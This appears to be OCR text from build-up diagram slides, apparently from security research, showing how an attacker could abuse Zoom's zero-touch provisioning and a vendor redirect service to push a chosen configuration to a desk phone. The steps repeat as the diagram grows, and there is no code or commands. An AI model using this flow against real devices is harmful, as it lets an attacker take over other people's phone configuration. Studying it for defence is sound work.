
2. initiates that Zoom is
the provisioning and configuration
server for the added device


zoom


1. adds a device and assigns
a configuration template

attacker


vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is
the provisioning and configuration
server for the added device
zoom
1. adds a device and assigns
a configuration template
attacker


vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is the provisioning and configuration server for the added device
5. requests the device configuration
zoom
1. adds a device and assigns a configuration template
attacker


vendor redirect service
3. requests the device configuration
4. redirects to Zoom's ZTP URL
desk phone
2. initiates that Zoom is the provisioning and configuration server for the added device
5. requests the device configuration
6. responses with the final device configuration
zoom
1. adds a device and assigns a configuration template
attacker



vendor redirect service

desk phone

3. requests the device configuration

4. redirects to Zoom's ZTP URL

2. initiates that Zoom is
the provisioning and configuration
server for the added device

5. requests the device configuration

6. responses with the final
device configuration

